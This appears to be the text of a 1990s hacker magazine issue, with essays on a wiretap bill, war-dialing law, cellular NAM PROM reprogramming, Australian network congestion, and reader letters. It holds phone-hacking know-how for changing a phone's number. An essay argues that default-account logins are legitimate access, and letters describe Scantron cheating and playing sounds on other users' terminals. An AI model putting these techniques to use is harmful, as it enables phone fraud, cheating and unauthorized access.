To put it bluntly, we were sold down the river. The FBI, with additional support from the CIA, the NSA, the Naval Intelligence, lobbied heavily for the bill. FBI Director Freeh met personally with almost all of Congress. When the final votes were taken, no recorded votes were tallied so there are no fingerprints for angry constituents.

The phone companies took the half billion and rolled over without a whimper. Oh, sure they carped a bit about how much more it would cost but they were really setting the stage to get more money from the public tit in three years when the first money dried up.

The Electronic Frontier Foundation, once a proud, principled group dedicated to civil liberties, is now funded completely by corporations such as AT&T, Bell Atlantic, MCI, and IBM. They followed the wishes of their corporate masters and cut a deal, then claimed victory for trivial privacy protections. At the last minute, EFF co-founder John Perry Barlow called Senator Malcolm Wallop, who was planning to kill the bill, and asked him to allow the bill to pass. Barlow said in comments on *The Well* that he wasn't proud of what he did but that it "was the price of growing up". As if selling one's soul to Satan was a sign of maturity. The FBI told Senators' aides who were concerned about the bill after the public campaign organized by EPIC and Voters Telecom Watch, that "EFF supported the bill so there are no privacy concerns." Many people are still wondering if the lead content in the water fountains at their fancy new downtown offices had been checked lately.

What To Look Forward To Now?

Even before this bill passed, FBI Director Louis Freeh suggested that if the Clipper Chip didn't become as widely successful as the NSA and FBI would like, he would come back to Congress and ask for a ban of all cryptography that they don't keep the keys for. Already a bill was introduced last month that would give the NSA and FBI significant roles in setting all new crypto standards.

It doesn't seem terribly unlikely that next year, maybe the year following, we'll see another push on the hill by the FBI in the guise of a "technical amendment" to extend this bill to all online services. After all, we all know that there are a lot of nasty, dirty, dangerous people using Usenet, IRC, and gopher and shouldn't they be tapped like everyone else.

Anyway, don't just take my word or anyone else's for it, read the bill yourself. You can get a copy via ftp/wais/gopher/www from cpsr.org /cpsr/privacy/communications/wiretap/hr4922_final.txt.

The Risks of War Dialing

by Dr. Delam

<ring> <ring>

"Hello?"

"Yes, you just called my house."

"No I didn't, my computer did, it's war dialing... don't call me again!"

<click>

As the *67 and *69 battle continues, hackers have arrived at creative solutions to annoying callbacks, such as placing an outgoing telco error message on their answering machines. Though this is effective in general, there have been some bizarre incidents.

A hacker had been war dialing with Tone Loc and soon found himself confronted by two very forceful police who were hot on the trail with "trap-n-trace". He had been told his number was on a GTE printout and that he had called not only the same person multiple times, but that he had called other numbers that were being watched. He knew this was a fabrication and stated that he may have dialed the wrong number with his computer, but only once. The one cop remarked that he knew how a computer works and said that the party who was called heard nothing and if a computer had called, the person would have heard a tone. (The cop is as bright as an unplugged dumb terminal.)

In checking the laws concerning the scanning of telephone prefixes with GTE Security in Tampa, a representative stated he knows of no law prohibiting scanning and that it is something that occurs all the time. Some local lawyers have rumored otherwise. It has been stated that merely connecting with a modem can be construed as breaking the law.

Florida statute 815.03 of the "Florida Computer Crimes Act" defines "access" in this way: "to approach, instruct, communicate with, store data in, retrieve data from, or otherwise make use of any resources of a computer, computer system, or computer network".

Simply connecting with a modem can thus be considered "access". A modem is definitely a computer resource; and in connecting with a modem, you are not only approaching, but instructing and communicating with a computer resource.

Statute 815.06, "Offenses against computer users", states "Whoever willfully, knowingly, and without authorization *accesses* or causes to be *accessed* any computer, computer system, or computer network; or whoever willfully, knowingly, and without authorization denies or causes the denial of computer system services to an authorized user of such computer system services, which, in whole or part, is owned by, under contract to, or operated for, on behalf of, or in conjunction with another commits an offense against computer users... an offense against computer users is a felony of the third degree...."

Lawyers have interpreted this as meaning every time you simply make a modem connection to a machine for which you do not have authorization, you are breaking the law. Imagine the implications of one night's scanning with "Tone Loc" or any other software capable of finding and connecting to all modems in a particular telephone prefix. One could easily be charged with 50 felonies; yet, this is what is currently being stated as law. It is true that you knowingly and willingly connect to the machines, however, the question remains: "have those who administer authorization given you authorization"?

Although administrators may argue that connecting with their computer may occur without "authorization", it cannot be denied that their computer, computer system, or computer network is in the public arena. A choice was made to make the computer available for "access" through public telephone lines, or through a public network. These public telephone lines and public networks are a means of communication for which the public has "authorization" and legitimate access. For anyone to place their computer, computer system, or computer network in connection with a public service, such as the telephone system, there exist certain inherent risks for which the owner or administrator should be rightly responsible.

It is clear stupidity for anyone to place a computer, computer system, or computer network in connection with any publicly accessible system or network without having first instituted appropriate security and continuing to keep abreast of the ever changing issues in computer security.

Most everyone who has ever scanned a telephone prefix has found totally open systems, systems with working defaults, and a vast majority of systems that have no warning sign even close to "private system, keep out" much less a posted definition of what "authorized access" is. If you encounter a system for which a default account lets you in, your knowledge of system defaults is analogous to the knowledge of how a doorknob works... it is simply a commonly known way of getting in. You have successfully gained "access" to a system which has not stated what "authorized" access is, and through the inherent nature of its presence on a public "access" system, for which you are "authorized", you can easily argue that you have legitimate access to the system.

Furthermore, within the terse constructions of computer commands lie many powerful abilities for which the user may not be totally aware of the consequences. A simple keystroke can easily format a hard drive, and the user may have no knowledge of what he or she has done; yet, one can argue that he or she was "authorized" to perform the fateful instruction(s).

As frightening as these facts may be, as a society we must mature and learn to accept new truths. Hackers have an innate ability to adjust to the new rules and new environments that their curiosities have brought them to face. Just as with all other explorers, it is a moral obligation for hackers to not only present their findings, but to present the findings contextually to avoid misinterpretations. Sometimes discoveries are of such a nature that they can only be understood by placing people in direct contact with them; and even then it may take a while before the neophytes grasp the concepts in such a way that they will rightfully respect them. Hackers not only respect and understand computers and their power, but have seen gross misuse of computing power by corporations and the governments.

There have been, and continue to be, blatant vagrancies of inalienable human rights and exploitations of the individual. All of these are done in corporate and governmental motions for which no readily apparent traces exist in the material world. The public is blinded in computer illiteracy and stifled by the media's insidious portrayal of hackers. Hackers have much to say but are rarely heard with open ears. Teddy Roosevelt's philosophy was "Speak softly and carry a big stick." Fortunately, in "cyberspace" there are no sticks. The time has come to adopt the hacker philosophy: speak loudly... communication is everything.

cellular hardware & electronics

by Kingpin
L0pht Heavy Industries

The rapid increase of cellular cloning software has led me to write this article on the other side of cellular hacking - hardware and electronics. Hardly anybody recognizes the complexity behind their phones and other devices, and most people just use the technology without understanding how it works. The hardware and electronic aspect of hacking is equally as important as the software side, and to me is more interesting.

Many older transportable and mobile cellular phones are designed a bit differently inside compared to those built after the mid-1980's. While newer phones store NAM (Number Assignment Module) information inside various types of EEPROMs, older phones store the information in a PROM (Programmable Read-Only-Memory). A PROM cannot be erased once programmed, and is used for specific one-time-programmable applications. Changing the NAM nowadays is easily done through the phone's keypad, but when these older phones were made, there was no visible need to change any of this information once it was programmed. The most common type of PROM used is 32 words by 8 bits (256 bits total) capacity with tri-statable outputs. Each address (word) holds 8 bits. These chips are fairly simple to read, but not as simple to program. One mistake in programming and you will have to start over with a new chip. Many tiny fuses are inside the chip and in order to program a certain bit into that address, the fuse will either break (blow) or stay intact, thus producing a 1 (blown) or a 0 (intact). The fuses in these chips are made from a special type of metal designed to break with a small amount of current. Two popular part numbers for this type of PROM are 74S288 and 82S123.

The NAM PROM is easily accessible and almost always held in a ZIF (Zero-Insertion-Force) socket. Information stored on this chip is as follows (detailed descriptions can be found in various other texts and articles):

SIDH - System Identification for the Home System
L.U. - Local Use Flag
MIN MARK - Send MIN2 (on/off)
MIN2 - Area Code of Mobile Phone Number
MIN1 - Mobile Telephone Number (7 digits)
SCM - Station Class Mark
IPCH - Initial Paging Channel
ACCOLC - Access Overload Class
GIM - Group ID Mark
LOCK CODE - Lock/Unlock Code
E.E. - End-to-End Signalling Flag
REP - Speed Dialing (on/off)
H.A. - Horn Alert Flag
H.F. - Hand-Free Mode (on/off)
P.S. - Preferred System Flag

Reading these chips is easily done with a small circuit which took me only 10 minutes to design and build using a 4040 decade counter and 8 LEDs (for the 8 bit output at each address). Pinouts for the necessary chips are shown at the end of the article. When reading the PROM, use a toggle switch to cycle through each address, writing down a 1 or a 0 for the output of each bit. It seems like a tedious task but it works.

The information in the PROM is stored in a peculiar format general to all of the older model phones. By looking at the 1's and 0's obtained from the PROM and manipulating them in a certain way, you can get whatever NAM data you need. When using the data collected from the PROM, read it in the right (to left) direction. It is stored this way for use by the microprocessor. I am going to use an example from one of my phones (with MIN1 and MIN2 changed) so it will be easier to see the layout - the sections in bold-type are what you want to pay attention to. The format for the NAM storage is as follows:

Word	Binary	Function
00	**0000000**0	00-01 SIDH (15 bits)
01	**11100000**	
02	**1**000000**1**	MIN MARK (1 bit) + L.U. (1 bit)
03	**11001000**	03-04 MIN2 (10 bits) + Home system A/B (1 bit) + Roam Inhibit (1 bit)
04	0000**1101**	(MIN2 binary = 0100111011)
05	**0111**0000	05-08 MIN1 (24 bits)
06	**10101100**	(MIN1 binary = 111000110101011001100110)
07	**01100110**	
08	0000**0110**	
09	**0000**0000	SCM (4 bits)
0A	**10**000000	0A-0B - IPCH (11 bits)
0B	**10110010**	
0C	**1010**0000	ACCOLC (4 bits)
0D	**1**0000000	P.S. (1 bit)
0E	**0101**0000	GIM (4 bit)
0F	**00100101**	0F-10 LOCK CODE (each digit = 4 bits)
10	**00001010**	0 in code = A in hex - This code: 045
11	**1**000000**1**	REP (1 bit) + E.E. (1 bit)
12	**0**000000**1**	H.F. (1 bit) + H.A. (1 bit)
13	10010000	13-1D empty - except for special
14	00000000	[unknown] options.
15	00000000	
16	00000000	
17	00000000	
18	00000000	
19	00000000	
1A	00000000	
1B	00000000	
1C	00000000	
1D	00000000	
1E	**01001011**	NAM Checksum Adjustment
1F	000000**01**	NAM Checksum

The last two addresses, 1E and 1F, are used for checksum purposes. The NAM Checksum (1F) is simply the (binary) sum of all the bits in the PROM. It must have a "0" in the last two digits and the NAM Checksum Adjustment (1E) is used to make that so. Add whatever bits you need to the Checksum Adjustment after you have reconfigured your NAM information.

To convert MIN2 and MIN1 from binary to the actual numbers (or vice versa), you will have to do the following:

MIN2 - Convert the binary of MIN2 (10 bits) into standard decimal. Using the table below, add one digit to each decimal number, and you will have the area code.

Coded Digit:	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**
Phone Digit:	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**0**

MIN1 - First, split up the binary of MIN1 into sections of 10 bits, 4 bits, and 10 bits (there should be 24 bits total in MIN1). Convert the first and last 10 bits like MIN2. As a result, you will have two 3 digit segments. Those are the beginning and the end of the phone number. Convert the middle 4 bits directly into standard decimal, and that will be your middle digit (do not convert like above).


If you want to change the NAM information often and easily, you could substitute an EPROM (Erasable Programmable Read-Only-Memory) in place of the PROM. Since most memory chips are designed to work with one another, using TTL compatible voltages, this becomes possible. The pinouts are not the same (the PROMs are usually 16-pin chips and EPROMs range from 24 to 40-pins), but matching the address lines, Vcc, Ground and outputs should do the trick.

Just convert each 8 bit word from the PROM into its hexadecimal equivalent and program it into the correct address in the EPROM. By using an EPROM instead, it can easily be erased with UV light and reprogrammed with new data.

Contrary to many old text files which said the ESN (Electronic Serial Number) is stored in the same chip as the NAM information, the ESN is stored in another PROM. After identifying virtually every chip in my phone trying to find where the ESN was stored, I came across another 32 word by 8 bit PROM. It was soldered directly onto a separate PC board. Each phone's ESN PROM I have looked at has had the ESN information stored in a different fashion. Try to identify as many chips as you can by using data books and calling the manufacturers.

Cellular phones have much more potential than free calls. Looking at the hardware, the guts of an electronic device, is the best way to learn firsthand how the technology operates.


Below: Pinouts for 74S288/82S123 PROM. **Opposite:** 4040 Decade Counter, and EPROMs (2716 and 2764)



Pin Names


A0–A4	Addresses
G̅	Enable
GND	Ground
Q0–Q7	Outputs
V_{CC}	Power Supply

Dual-In-Line Package





Top View


Plastic Leaded Chip Carrier (PLCC)



Top View


+3 TO +15 V
16
15
14
13
12
11
10
9
1
2
3
4
5
6
7
8
CLOCK
RESET
1
9
8
10
11
OUTPUTS
2
3
4
7
5
6
12
TOP VIEW


V_{CC}
$\overline{PGM}$
NC
A8
A9
A11
$\overline{OE}$
A10
$\overline{CE}$
O7
O6
O5
O4
O3
28
1
V_{PP}
A12
A7
A6
A5
A4
A3
A2
A1
A0
O0
O1
O2
GND


V_{CC}
A8
A9
V_{PP}
OE
A10
CE
D7
D6
D5
D4
D3
24
1
A7
A6
A5
A4
A3
A2
A1
A0
D0
D1
D2
GND

NEWS FROM THE FAR SIDE OF THE PLANET

by Les Inconnu

There are 17 million people in Australia and between them they own one million cellular telephones. You can see cellular phones everywhere. Self-employed blue collar workers own them and so do couriers. Salesmen, or anyone in business who has to be on the road owns one. Detectives use them, rather than walkie-talkies. Increasingly, middle-class families will own one, so that Mum and the kids can borrow it when they are away from home or school.

Pagers are almost as popular, with the same sort of people. If a teacher in an Aussie school finds a student with a cellular phone or a pager, the teacher will be concerned that the kid's parents are over-protective; they would not think for a minute that the kid was dealing drugs. It's a different world here.

Cellular phones and pagers are just two examples of the speed with which Australians accept new technology. In fact only the Japanese adopt new technology faster than Australians, with Americans in fourth place (after Singapore). But the trouble with falling in love with technology is that technology does not always return your love. What happens with love gone wrong? Here's an example.

Disasters and the Network

While Europe suffered floods and the USA had snowstorms, my home state and city were recently hit by the worst bushfires since 1942.

The Australian bush is triple-canopy rain forest with Eucalyptus trees and an undergrowth of scrub. California residents will know how well Eucalyptus trees burn, and when the whole forest catches fire it is quite spectacular.

Now bushfires are an annual event but this year was something special when 229 fires linked up in a front 500 miles long. With a 40 knot wind behind it and flames over 100 feet high, this fire moved eastward burning out an area of about two million acres. The fire was big enough to be noticed by the world media, which normally treats the land of Oz with ignore, and here is where the interesting stuff starts.

The first story to hit the world's TV screens was that Sydney was surrounded by fire and that all roads and railways out were cut. Now this happens almost every year and is inconvenient, but nothing to get excited about. But 25 percent of our population are migrants, mostly from non-English speaking countries in Europe and Asia. To their families back in the old country this news brought back recent memories of war and cities under siege, and naturally the old folk reached for their telephones and started to dial. There are relatively few high-capacity links into Australia. One Indian Ocean coax, one coax to Norfolk Island (and on to Hawaii) and one optical fibre to New Zealand (also on to Hawaii) as well as two satellite links. Naturally, there is not much space allocated to these links on gateway exchanges as a normal rule. Telephone engineers design exchanges on the basis of known statistics, but these don't cover cases like 20,000 people from the Greek islands trying to seize circuits in the Athina (Athens) gateway simultaneously. Naturally the gateways started to experience congestion.


In the old hard-wired days a few frames at the exchange would have gone down and the problem would have solved itself. But intelligent exchanges are designed to take care of this sort of thing. Athina took on as much of the load as it could and passed local traffic on to other exchanges. This caused local traffic to become congested. Exchanges at Chaina, Ikaria, and Limasol took on extra loads, causing congestion to their local traffic. As well traffic from Italy and Turkey experienced congestion. Now imagine this story being repeated in a band from Britain, to Western Europe, to the Mediterranean, to the Middle East, to India, to Southern Asia, and to Eastern Asia.

Just like most US cities, Sydney sprawls for about 60 miles North, South, and West of the CBD on Sydney Harbour, and bush penetrates the city along ridges and river valleys. By contrast, European and Asian cities tend to be very compact and nature is kept at bay and under control. When the international media announced that this suburban bush had caught fire, bringing the bush fires right into suburbia and almost to the CBD, it looked to the outside world as though the whole city was on fire. The people back in the old country started to dial with some urgency. If they got a busy signal, they just dialled again. If they did get through to Australia and got no answer, then they assumed that their loved ones were evacuated, or homeless, or burnt alive (when they were probably at work, or shopping, or down the beach), so they dialled whoever they thought had information. The result was massive congestion over local and international circuits across a large part of the world.

Well, the international media's interest in the bushfires died down long before the fires did, and with it the international networks went back to normal. The whole episode would just be a nine day wonder, except that it had all happened before. In 1983 equally massive bushfires swept the states of Victoria and South Australia with even bigger impacts on the international networks, due to the large numbers of people calling in from Europe and the limitations of the equipment of that period. The Europeans made promises that they would take steps to ensure that the resulting congestion, which even impacted on US domestic trunklines, would never happen again, but they were empty promises.

As someone once remarked, the only thing you can learn from history is that no one learns from history.

Electronic Frontier Foundation Funding



NAME	TOTAL 1993 DIRECT PUBLIC SUPPORT
AMERICAN PETROLEUM INSTITUTE	10,000
AT&T	75,000
ADOBE	20,000
APPLE	50,000
CEBMA	5,000
CELLULAR TELECOM INDUSTRY ASSOC.	10,000
D&B	20,000
ELEC. MAIL ASSOC.	15,000
BELL ATLANTIC	35,000
RSA SECURITY	10,000
HEWLETT PACKARD	5,000
IBM	50,000
INTERVAL RESEARCH	10,000
KALEIDA LABS	10,000
LOTUS DEVELOPMENT CORP.	47,500
MCI	20,000
MICROSOFT	75,000
NCTA	50,000
NEWSPAPER ASSOC. OF AMERICA	15,000
PICTURETEL	25,000
SOFTWARE PUBLISHING COMPANY	5,000
SUN	75,000
U.S. TELEPHONE ASSOC.	15,000
ZIFF DESKTOP INFO.	25,000
MITCHELL KAPOR	312,546
DAVID JOHNSON	10,000
ESTHER DYSON	5,000
PATRICIA LUDLOW	15,000
DAVID LIDDLE	5,000
ROB GLASSER-STOCKS	6,450
MICROSOFT-MATCHING GIFT	6,450
TOTAL CONTRIBUTIONS OVER $5,000	1,037,946
TOTAL CONTRIBUTIONS UNDER $5,000	14,775
TOTAL CONTRIBUTIONS FOR 1993	1,052,721

Imagine where we'd be now if the original frontiersmen had this kind of help.

RIGHT LETTERS

Missing The Point

Dear *2600:*

On Saturday, July 30, C-Span had a program on the information superhighway that had journalists and representatives of various minority groups. It was the Minority Journalists' Conference in Atlanta. There were representatives there from Bell Atlantic, TCI, the FCC, and various newspapers and magazines as well as Fox, CBS, CNN, etc. They were talking about where the information superhighway is going and to use their words "figure it out". Not one hacker was present at this meeting and the show was not a call-in show. Question, where are the hackers? Answer, in jail. Hackers like Phiber Optik who are pioneers in learning about the network and telling and teaching people about it are sitting in a jail cell.

I believe it is time that hackers had their own place and voice on the information superhighway. Not just on the internet and IRC but on shows broadcast on CNN and the major networks. Hackers are stereotyped as nerds who sit in their parents' basements trying to launch nuclear weapons at Russia! As a hacker myself and an avid opposer of the Clipper Chip and the New World Order, it is my belief that we should approach the media and show people that hackers are not a bad lot. Let's show the public what hackers are really about. Stupid movies like *Wargames* and *Sneakers* aren't going to do it. Shows like WBAI's *Off The Hook* and the various public *2600* meetings around the country and the world are just two of the ways to do it.

Deeply Shrouded & Quiet

Well said. For some reason, too many people feel compelled to remain silent and not voice their opinions. The simple fact is that if you don't, someone else will do it for you.

Handy Tip

Dear *2600:*

Well, here's a little trick a friend of mine would play every time she would go into New York. Instead of paying the tolls like a good little citizen, she would bypass the tollbooth each time and no one has ever caught her. Here's how she does it:

When she pulls up (to where normal people deposit money), she would just wave her arm as if to throw something into the little chute. For some reason, the sensors or whatever is there recognize that she has waved her arm and therefore, let her pass without any problem.

I thought some of you might like to know this little tidbit, since it seems that a lot of you guys come from New York anyway.

DMG
Cherry Hill, NJ

And coming from New York we can tell you that waving your arm at the chute without throwing in money will result in you looking like a total fool and being waved at in return by a few cops who may want to keep in touch with you for a while. We suggest next time your friend goes to New York, offer to drive her. Watch her expression.

Problem

Dear *2600:*

I just got a computer, my first one, so I am quite ignorant of most of the processes. I have been reading your magazine for a few years, even before I thought I could ever afford a computer. You may be my last hope in solving this problem. I have call waiting on my phone line (touch tone), which I need to let people into my apartment if I am on the phone. My problem is that I can't shut it off to work with my computer. The phone company has told me to dial *70 to turn off call waiting. It works to block when I am using the phone alone, but when I try it on my computer, it gives me the disconnected beeping and does nothing. I have tried dialing *70 separately, then dialing the number, and I get incoming calls bouncing me off, still. If you have *any* suggestions, I would be extremely grateful.

Harlequin

*The reason you still get incoming calls on your computer is because you're dialing *70, hanging up, then dialing another number. *70 only works for one call and call waiting is re-enabled as soon as you hang up. It's probably not working initially because some central offices won't let you dial during the stutter dialtone that *70 generates. When you dial manually, you may wait for the stutter dialtone to finish whereas your modem just barges on through. In your dialing string, insert a comma after the *70 and before the number you are dialing. This will insert a pause which should be sufficient.*

HOPE Memories

Dear *2600:*

The HOPE conference in August was pretty cool. I particularly enjoyed the MTA Metrocard session and the Linux users group meeting. The registration/ID process was a drag (actually, it sucked). Photo IDs just aren't that cool and they certainly aren't worth standing in line for 1.5 hours. Next time, just print each individual's name on the tag - who cares if they give it to somebody else - you have received your fee and only one person can use the tag at one time.

Dave
Hofstra

You're absolutely right. We were amazed at how quickly we became overwhelmed and astounded at how patient the crowd was. Next time - whenever that may be - we'll get it right.

Scantron Tricks

Dear *2600:*

In your Summer 94 issue, a letter from a "Brian" asks if there is any way to foil the infamous Scantron cards used by public schools. The answer is yes. If you look at a typical Scantron card, on the left side is a long column of black marks that correspond directly with the answer blanks. These marks tell the reading machine (for lack of a better name) where the answers can be found, and then to scan on that line. If a thin strip of chapstick is run over the black marks, then the scanner cannot find the places to scan for wrong answers, and the test goes through without any wrong answers. Be careful, though. Your teacher may feel the greasy chapstick line and suspect something.

Jonathan

If you smear greasy chapstick over everything you touch, your teacher may not suspect a thing.

Schematic Problems

Dear *2600:*

In the Summer 94 issue of *2600,* Paul Bergsman provided a schematic and a QBasic program that allows decoding of DTMF tones via the parallel port on an IBM compatible. We decided to go ahead and build this circuit. Unfortunately we have encountered some problems with the schematic as well as the program.

The schematic indicates that the ACK (pin 10) line on the parallel port should be connected to the "Phone Off Hook" line on the decoder. Also the schematic indicates that the Strobe line (pin 1) on the port should be connected to the Sl line on the decoder chip. Well, we built the circuit and the decoder was inoperative. After some troubleshooting we discovered that these pins on the Parallel port are reversed on the schematic. The correct configuration is opposite of what was described in the schematic.

The S1 line on the decoder should connect to the ACK line (pin 10) on the port. Likewise the Off Hook line needs to connect to the Strobe line (pin1). The Ack line is what seizes the port and readies the computer to accept the decoded tones from the Busy, Paper End, Select, and the Error lines. Also regarding the software, I regretfully inform you that the software did not work correctly. We tried our best to debug the program but our effort was to no avail. Therefore we completely rewrote the whole thing and we have developed a working program. I have no doubt that Paul's program works, I'm simply stating that it did not work for us.

The Camelback Juggler

Thanks for the info. We'd be interested to know if anyone else had similar problems.

Fun With Sound

Dear *2600:*

The university that I attend uses SunOS on their engineering main-frame and has many Sun Sparcstations. One thing that I have found that is particularly fun, and a bit annoying, is playing audio files through other users' terminals. It's very simple. First you need some "cool" .AU files. Something that will get the user's attention. Next I telnet into the user's terminal and copy the audio file to the /dev/audio directory, which instantly plays the file out loud (provided the user has the volume up, and they usually do). This makes four out of five users freak out, and it's best not to be in the same room when you do it, because laughing hysterically is a dead give-away to who did it. Once the file is played a couple of dozen times, I exit the terminal quick. Most of the time the person is never the wiser as to who did it.

AK47/[GZ]
Arkansas

If you have the capability of recording your own sounds, there's no end to the fun you can have. Imagine the embarrassment of having your terminal loudly accuse you of a crime in front of the entire room.

A Little History

Dear *2600:*

Thanks for sending the back issues of *2600* I requested. Needless to say I've been reading them with delight. The article "True Colors" by Billsf in the Autumn, 1993 issue caught my eye and brought me back to my first attempts at phreaking.

In Billsf's article, he mentions convincing evidence that the first silver boxes appeared in Sweden in the forties and that they used *vacuum tube valves!* (emphasis his). After seeing that, I thought you might be interested in the events that led up to the construction of my first blue box which did indeed use these wonderful devices.

It was the early 70's and I'd just read the famous Esquire article on phone phreaks. I'd been into electronics since I was a kid and now my imagination was fired with the possibility of making the phone systems of the world dance to my tune. After much digging I finally found the tones that in combination made the wonderful signals of MF and started casting about for a way to generate them.

One day I left my apartment to pick up a few things at the store. When I got back, not more than 30 minutes later, I found the guts of an electronic organ - the vacuum tube oscillator section complete with power supply - propped against the street door of my apartment building. I really couldn't believe that's what it was but after dragging it upstairs and firing it up the truth could no longer be denied. I was the proud possessor of 10 or 12 vacuum tube oscillators, each with two or three 12AT7s glowing sullenly in the afternoon's fading light.

The next task was to re-tune the oscillators to the magic frequencies. For this I purchased an ancient HP frequency counter, a vacuum tube model of course. To make sure the counter was accurately calibrated I called one of the test numbers I had by then already stumbled across and fed the 1000 cps note into the counter. All seemed well, but then the tone disappeared. In its place was a voice which it turned out belonged to a fellow phreak - in fact one of the "stars" of the Esquire article. This led to meeting Captain Crunch himself and the famous blind kids of Cupertino - but that's another story.

